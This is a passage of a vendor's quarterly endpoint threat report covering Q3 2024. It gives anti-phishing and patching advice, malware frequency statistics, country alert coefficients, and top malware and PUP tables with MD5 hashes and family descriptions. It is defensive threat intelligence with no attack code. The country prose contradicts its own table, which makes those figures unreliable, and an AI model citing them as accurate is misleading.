
Be skeptical of unexpected pop-ups or notifications prompting you to update your browser. Legitimate updates typically occur through the browser's official settings or website, not random pop-ups. Keeping your software up to date is also essential. Regularly update your web browser and other software directly from their official sources to ensure you have the latest security patches, reducing your vulnerability to exploits. Additionally, using DNS-based protection like DNSWatch can help detect and block malicious websites and downloads. Also, use caution with unfamiliar domains. If a site seems suspicious or unfamiliar, avoid downloading files or providing personal information. Finally, staying informed about common cyber threats, such as SocGholish, and the tactics used by attackers is crucial. Awareness of these schemes equips you to recognize and avoid them. By adopting these measures, users can significantly reduce the risk of falling prey to malicious websites.

02 Emails with OneNote files might contain the next zero-day

To avoid falling victim to attacks that abuse legitimate applications like Microsoft OneNote, Internet users should practice caution and adopt proactive security measures. Be wary of unexpected email attachments, especially OneNote files, even if they appear to come from trusted sources. Phishing campaigns often use such files to bypass traditional defenses, embedding scripts that initiate malware downloads. Avoid enabling embedded scripts or macros within attachments unless you are sure of their legitimacy. Users should remain vigilant for signs of phishing, such as suspicious email addresses, urgent requests, or unexpected file attachments. By combining cautious behavior with robust security tools, individuals can better protect themselves against the increasing misuse of legitimate platforms like OneNote for malware delivery.

03 Leave no updates behind

Avoid falling victim to exploits targeting vulnerabilities in software like Telerik UI. Internet users and organizations must prioritize software maintenance and proactive security practices. Always ensure that software, including web development tools and server frameworks, is updated to the latest versions. In this case, versions of Telerik UI released before Q1 2020 are particularly vulnerable to exploits such as Blue Mockingbird, which leveraged outdated software to deploy cryptocurrency-mining payloads. Avoid using software versions that are no longer supported or patched, as they remain prime targets for attackers. Organizations should routinely review their systems for indicators of compromise and configure applications securely, as improper configurations can expose vulnerabilities even in updated software. Implementing robust security measures, such as monitoring tools and vulnerability scans, can help identify risks early. By staying informed about known vulnerabilities and applying updates promptly, users can mitigate threats and avoid being exploited by attackers leveraging outdated software.


ENDPOINT
THREAT
TRENDS

WatchGuard Endpoint Protection, Detection and Response (EPDR) is a comprehensive endpoint solution combining the duality of Endpoint Protection (EPP) and Endpoint Detection and Response (EDR). EPP uses traditional signature-based techniques with layered behavioral detection mechanisms to block threats, and EDR automates threat response by detecting, containing, and responding to threats as they arise. EPDR can be upgraded to Advanced EPDR, including Cloud-based Zero-Trust Application and Threat Hunting services. This upgrade ensures all downloaded files are automatically classified as goodware, malware, or PUPs (potentially unwanted programs), and potential threats are investigated continuously.

If any WatchGuard user opts in, they can provide us with data that helps us defend against the latest attacks and threats and to use in this report each quarter. This allows you to understand the latest threats and malware trends that could impact your decision-making for your network security posture. We also combine some open-source information to add context to the data. For example, we monitor Ransomware Double Extortion and Data Broker groups on our Ransomware Tracker, which we include in this report. It provides a broader context to ransomware attacks on endpoints.

Q2 saw a flurry of ransomware attacks and new emerging groups. There also was a sharp increase in never-before-seen malware, but contrastingly, we observed a contradictory decrease in the total number of threats. In other words, there was less malware, but the malware we observed was new, mostly GuLoader variants.

On the contrary, Q3 bucked most of these trends. For the first time in several quarters, we observed no known GuLoader variants on the Top 10 Most Prevalent Malware list, and detections of never-before-seen malware saw a dramatic decline. Interestingly, the total threats sharply increased. We also detected a noticeable increase in attacks using Python, and a ransomware landscape is still active but relatively unchanged from the quarter prior. More on all of this data in the report, but first, here is a look at the data we collected and shared this quarter:

- Total malware threats
- New malware threats per 100k active machines
- The number of alerts by the number of machines affected
- The number of alerts by which WatchGuard technology invoked the alert
- Alerts by exploit type
- Attack vectors
- Browser-based attack vector detections
- Office-based attack vector detections
- The top 30 affected countries each quarter
- Cryptominer detections
- The top 10 most-prevalent malware
- The top 10 most-prevalent potentially unwanted programs (PUPs)
- Top 10 threat hunting rule invocations (Improved!)
- Threat hunting MITRE ATT&CK tactics and techniques
- Ransomware detections (WatchGuard)
- Ransomware double extortion landscape
- Notable ransomware breaches

MALWARE FREQUENCY

We begin with the Malware Frequency section. As the name implies, this section shares data on the overall frequency of malware logged on WatchGuard-protected endpoints. We share two primary data points to showcase the frequency: Total Malware Threats and New Threats Blocked Per 100k Active Machines. The former is simple: it is the total number of unique malware threats observed without including duplicates of the same malware appearing on endpoints. For example, if we see a malware sample with a given hash, we count that as one threat. If we see the same sample (same hash), we don't count it again. The latter is a bit more complex yet still relatively simple. We take all the threats and filter by hashes we've never observed. Then, we normalize the number defined as "per 100k active machines." From then on, we look at the same data set with alternating filters to observe trends. Let's see this quarter's results!

We observed an astronomical surge in total malware threats this quarter, an unprecedented 300.48% increase. Our limited historical data records show this is the largest-ever quarterly rise. That record previously went to Q1 2024, where we observed an 81.77% increase, almost double the quarter prior. This quarter was effectively almost quadruple of Q2 2024. These numbers ended up as they did for many reasons, but the other data points within the endpoint section often tell more of the picture. For example, without spoiling too much, most of these samples appeared on only one machine and were caught by our AD360 endpoint detection engine.

Total Malware Threats	420,304

Figure 28: Q3 2024 QoQ Total Malware Threats




Figure 29: Q3 2024 QoQ Total Malware Threats

Since there was a surge in the total malware threats, that means there were more new threats, right? To everyone's surprise, not only is that not the case, but we observed an uncharacteristic decline in new threats per 100k active machines. The quadrupling of total threats yielded 36 new threats blocked per 100k active machines, a 74.29% decrease, and a contradictory record. So, what does it suggest when a record-shattering increase in total malware threats couples with an additional record-breaking decline in new malware threats, caught mainly by our first line of defense, AD360 endpoint protection? It suggests a flood of homogenous spam-like malware arriving on endpoints, likely separate malware campaigns with the same payload.

New Threats Blocked per 100k Active Machines	36

Figure 30: Q3 2024 New Malware Threats (Previously Unknown)




Figure 31. Q3 2024 QoQ New Malware Threats Per 100k Active Machines

Alerts by Number of Machines Affected

The following subsections, beginning with Alerts by Number of Machines Affected, aim to explain the aforementioned decoupled malware threats data sets better. We filter all the malware threats we've logged through varying lenses. The first, Alerts by Number of Machines Affected, iterates each malicious file and counts how many machines the sample was on. For example, if a malware sample is only found on one machine of all EPDR-protected clients, that is one tally for the "1" bucket. We've defined the "buckets" for this data point as such:

- **1** – Exactly one machine alerted on this file/process.
- **>=2 & < 5** – Between two and five machines alerted on this file/process.
- **>=5 & < 10** – Between five and ten machines alerted on this file/process.
- **>=10 & < 50** – Between ten and fifty machines alerted on this file/process.
- **>=50 & < 100** – Between fifty and 100 machines alerted on this file/process.
- **>=100** – More than 100 machines alerted on this file/process.

Earlier, we touched on the unprecedented number of malware threats this quarter and the similarly unprecedented number of unique attacks blocked per 100k active machines. Most of these threats ended up on only one machine, as shown in the Q3 2024 Alerts by Number of Machines Affected table. In fact, malware on only one machine is the only bucket that increased from quarter to quarter (+326.25%). All of the other data points decreased a modest amount.

The increase in malware on only one machine suggests a possibility of continuous malware campaigns that are easily distributed and caught by endpoint detection mechanisms. These samples are likely from the same family, with slight alterations, meaning they have different hashes. Different hashes mean more alerts!

Number of Machines	Q2 Alerts	Q3 Alerts	Raw Difference from Q2	Percentage Difference from Q2
1	99,246	423,034	323,788	326.25%
>= 2 & < 5	10,676	7,769	-2,907	-27.23%
>= 5 & < 10	2,117	1,924	-193	-9.12%
>= 10 & < 50	1,708	1,202	-506	-29.63%
>= 50 & < 100	183	121	-62	-33.88%
>=100	149	104	-45	-30.20%

Figure 32. Q3 2024 Alerts by Number of Machines Affected Differences




Figure 33. Q3 2024 Alerts by Number of Machines Affected

Defense in Depth

The Defense in Depth subsection is a fancy term we've given to the data set that filters threats by which technology caught the alert. WatchGuard EPDR uses six primary technologies to detect, alert, and remediate potentially malicious files. Those six are defined below.

- **Endpoint Detection** – The typical legacy endpoint antivirus solution, Endpoint Detection displays the number of hashes invoking an alert located in our known-malicious hash database. This is commonly called a signature-based detection antivirus solution.
- **Behavioral/Machine Learning** – Behavioral/Machine Learning is a step above signature-based detections because it analyzes the file's actions upon executing in a sandbox. We create rules based on these behaviors and determine whether they are malware.
- **Cloud** – Alerts in the Cloud category are files sent to WatchGuard's Cloud servers for further analysis beyond signature-based detections and behavior/machine learning. Malicious files iterate the counter here.
- **Digital Signature** – Digital Signatures are methods of determining the authenticity and legitimacy of the sending user and ensuring it hasn't been tampered with (integrity). We determine malware based on these digital signatures. If an attacker altered it in transit, it is a digital signature from a known malicious user, or if we know the signature is compromised, we make a further decision.
- **Manual Attestation** – Manual Attestation is a fancy way of saying that a human analyst scrutinizes the file. If the file makes it past all other technologies and still looks suspicious, one of WatchGuard's attestation analysts performs the analysis and determines a classification. Once a file reaches this stage, a classification, whether goodware, PUP, or malware, is always determined.
- **Defined Rules** – The final technology, Defined Rules, are predefined behaviors that, if a file were to perform, we would determine are malware. Most people associate defined rules with threat hunting, but these rules can also apply to endpoint detections.

Speaking of unprecedented alert logging data, in Q2, we saw a sharp increase in Cloud Signature detections related to our recent WatchGuard Cloud developments. More users migrating to WatchGuard Cloud means more Cloud-based signature detections. However, that was shortlived because, in Q3, Cloud Signatures tamed back to their most-observed levels. Digital Signatures, Manual Attestation, and Defined Rules also saw decreases from Q2 to Q3.

On the other hand, there were two technologies increasing quarter-over-quarter. Behavioral and Machine Learning detections rose by a hard-to-believe rate of 773.09%. While that number is shockingly high, AD360 Endpoint detections climbed a staggering 5199.71%. Remember the dramatic increase in the total malware threats? This is what's catching them: our first line of defense – AD360 Endpoint Detection. This suggests that we observed a wave of malware already in our systems, and as such, they were caught as they arrived on machines, not even giving other technologies a chance to analyze them.




Figure 34. Q3 2024 Alerts by Number of Machines Affected

Alerts by Top 30 Countries Affected

Moving on to showcase the threats as they appeared geographically. This data set records the user country and not the country of origin of the malware. So, in this subsection, you see the top 30 countries with the most malware-related alerts. Some countries have significantly more users and, thus, will have the corresponding number of alerts. To correct this, we've created a simple coefficient to account for active users called the Alert Coefficient. The simple ratio appears below:

$$\textbf{Alert Coefficient} = \frac{\text{Malware Alerts}}{\text{Active Machines}}$$

This subsection is challenging to compare to the quarter prior because it's almost all new! At a geographical macro-scale, there's a story in the data. Previously, quarters commonly saw countries from Africa, Asia, and the Indo-Pacific region on the top 30 list. This doesn't mean that countries from this region have more malware threats, as the alert coefficient describes. Instead, it tends to highlight outliers, more or less. For example, if there exists only a handful of machines in a smaller country, and a handful of those machines get infected, that could propel the entire country onto the top 30. In contrast, countries with large populations and more active licenses tend to have more normalized data representation (i.e., the alert coefficient number is closer to the overall average). Thus, if we resolve those outliers, the alert coefficient number tends to be lower, and the numbers are closer together, as you will see in the top 30 list for this quarter.

The highest alert coefficient for this quarter was Bolivia, with 0.17, which increased seven spots from the previous quarter. In prior quarters, the alert coefficient usually was greater than 1.00, a far cry from 0.17 and lower for this quarter. The next Alert Coefficients are less than 0.10, at 0.08, and belong to Paraguay and Indonesia, increasing 8 and 21 spots, respectively. Thailand, Venezuela, Malaysia, Colombia, and Uruguay were other countries moving up the list. Interestingly, not one country moved down the list. They either moved up or are entirely new. "New" means that the country didn't appear in the previous quarter. It does not mean that the country appeared in the top 30 list for the first time. Most of these new countries for this quarter are from Europe, with a few from North and South America and one from Africa (South Africa).

Country	Alert Coefficient	Order Difference from Q2
Cuba	1.06	*NEW*
Pakistan	0.57	*NEW*
Morocco	0.44	*NEW*
Sao Tome and Principe	0.33	*NEW*
Swaziland	0.33	*NEW*
Laos	0.22	*NEW*
Croatia	0.18	*NEW*
Armenia	0.15	*NEW*
Bolivia	0.09	*-8*
Zimbabwe	0.08	*NEW*
Guatemala	0.08	*NEW*
Botswana	0.07	*NEW*
Bangladesh	0.07	*NEW*
Indonesia	0.06	*-11*
Turkey	0.06	*NEW*
Vietnam	0.06	*NEW*
Norfolk Island	0.06	*NEW*
India	0.05	*NEW*
Malaysia	0.05	*-11*
Andorra	0.05	*NEW*
Tajikistan	0.04	*NEW*
Paraguay	0.04	*-20*
Panama	0.04	*NEW*
Thailand	0.04	*-18*
Nigeria	0.04	*NEW*
Venezuela	0.03	*-19*
Uruguay	0.03	*-16*
Trinidad and Tobago	0.03	*NEW*
Kenya	0.03	*NEW*
Honduras	0.03	*NEW*

Figure 35. Q3 2024 Alerts by Top 30 Countries Affected

Figure 36. Q3 2024 Alerts by Top 30 Countries Affected

TOP MALWARE AND PUPS

Aside from the Total Malware Frequency and the Ransomware Landscape, the Top 10 Most Prevalent Malware and PUPs are favorite lists among many. This is where we pinpoint the most observed malware and PUPs from each quarter. We all know what malware is – a portmanteau of malicious software. PUPs, or potentially unwanted programs, on the other hand, are commonly misdefined. They are also PUAs (potentially unwanted applications) and are explicitly not malware or goodware but something in between. These are applications such as hacking tools, adware, toolbars, license activators, etc. They aren't malicious, although many hacking tools often are used that way, but they are more of an annoyance to the user or something they didn't ask for. Each individual and organization has different definitions for files classified as PUPs, but the applications above are some exceptions. These are usually classified as PUPs.

Top 10 Most Prevalent Malware

There were various malware families this quarter, and usually, there are a few duplicates from the previous quarter, but there's only one this time – Glupteba. Interestingly, the same Glupteba sample has appeared in several quarterly reports. As for the new ones, several trojanized applications were disguised to perform nefarious actions without the user's knowledge. There were two malicious cryptominers, a malicious AutoKMS tool, two malicious toolbars, and one trojanized SLOW-PCfighter application. Then, a malware downloader, an unknown malware, and a Conficker sample appeared in the number two spot. You can see descriptions of those malware samples and their respective rankings in the top 10 below.

MD5	Signature	Unique Machines Affected	Classification Attestation
3484D2401087473CA7E4A24FB83B12B6	Trj/Agent.OOW	1,440	Malicious Cryptominer
FBD8778D87C08492EF10A95AC7C30612	Trj/WLT.A	556	Conficker
D02E216C527F97B5CD320770CBE03A0D	Trj/Chgt.AD	398	Unknown Malware
5C5DC1D8085A9DF4CC44F5F39630297D	HackingTool/AutoKMS	344	Malicious KMSTool (SECOPatcher)
6CC8D5F1CB1819791E4897F902FAF365*	Trj/RnkBend.A	241	Glupteba
EB18AA2F87D83DA8FDA437F26B0FB174	Trj/CI.A	178	Downloader
86DF831EE875226D0386A9E3176690B0	PUP/Conduit.A	159	Malicious Toolbar Installer
3E15E289A68F1E55FEACD5DD168ED85F	Trj/CI.A	140	Trojanized SLOW-PCfighter
4923F1C3597619639DB2F13DB0CA44F2	Trj/Agent.OOW	123	Malicious Cryptominer
1618FC528E00D010238031A89005494A	PUP/Conduit.A	121	Malicious Toolbar Installer

Figure 37. Q3 2024 Top 10 Most Prevalent Malware

Malicious Cryptominer
A cryptocurrency miner that is often bundled with other information-stealing capabilities. Cryptocurrency miners can be non-malicious. However, this quarter's top 10 samples included cryptomining capabilities with other malicious behaviors.

Conficker
Conficker is a worm that has been around since 2008. It's usually spread via USB thumb drives and attempts to self-propagate to other systems and networks because it's a worm. What's unique about Conficker is that it uses a domain-generation algorithm (DGA) to connect to URLs that host additional malware or act as a command and control server (C2). A DGA algorithm dynamically creates a domain for the malware to connect to using a specific pattern. For example, a malicious file could have a DGA that dynamically creates domains that are 16 alphanumeric characters and end in '.net' (e.g., 01234567890abdef.net).

Malicious KMSTool
AutoKMS tools, commonly called KMS tools, are software used to activate software without a genuine license. These are primarily classified as potentially unwanted programs (PUPs) because they essentially perform theft but not malicious actions against the user's machine. However, many users download these from suspicious websites that often are laced with malware. A malicious KMSTool is an example of this, where the file claims to activate a license but instead performs unknown and unwarranted malicious actions against the user.

Glupteba
Glupteba is a multi-faceted malware-as-a-service (MaaS) with capabilities such as (down)loading other malware, acting as a botnet, stealing information, stealthily mining cryptocurrency, and more that targets victims seemingly indiscriminately worldwide. In 2021, Google disrupted the botnet, but it made a resurgence in late 2022 into early 2023. Like GuLoader, threat actors commonly use evasive downloaders to deliver additional malware. Although, unlike GuLoader, Glupteba is arguably more sophisticated and has more capabilities. It's an evasive trojan that researchers have observed taking control commands from the Bitcoin blockchain, among many other techniques for evasion.

Downloader
A downloader, often called a loader, is a malicious file that downloads additional malware.

Malicious Toolbar Installer
WatchGuard classifies files that install Internet browser tools as PUPs. However, if a toolbar is trojanized to include additional malware, it is then classified as malware, as was the case for this quarter.

Trojanized SLOW-PCfighter
WatchGuard defines SLOW-PCfighter and other PC optimization tools as PUPs. However, this is yet another example of a legitimate application being classified as malware because it includes more than the SLOW-PCfighter application; it includes malware!

Top 10 Most-Prevalent PUPs

The Top 10 Malware list featured only one reappearing sample from the quarter prior. On the other hand, the Top 10 Most Prevalent PUPs (potentially unwanted programs) feature four never-before-seen hashes and six reoccurring hashes. Most of the reoccurring samples were AutoKMS activation tools, and the others were various tools that users could deem unwanted. The new PUPs for this quarter were the RVEraser tool, PDFPower, AMTLib, and another AutoKMS tool for Microsoft Office 2013-2019. More information on these applications is below.

MD5	Signature	Unique Machines Affected	Classification Attestation
2914300A6E0CDF7ED242505958AC0BB5*	HackingTool/ AutoKMS	1,241	KMS_VL_ALL_AIO
8D0C31D282CC9194791EA850041C6C45*	HackingTool/ AutoKMS	948	KMSPico
CFE1C391464C446099A5EB33276F6D57*	HackingTool/ AutoKMS	526	AutoPico
F7191FE14D2F5E7C4939C2FCA5F828C2	PUP/Generic	517	RVEraser
FC3B93E042DE5FA569A8379D46BCE506*	PUP/Hacktool	506	Mail PassView
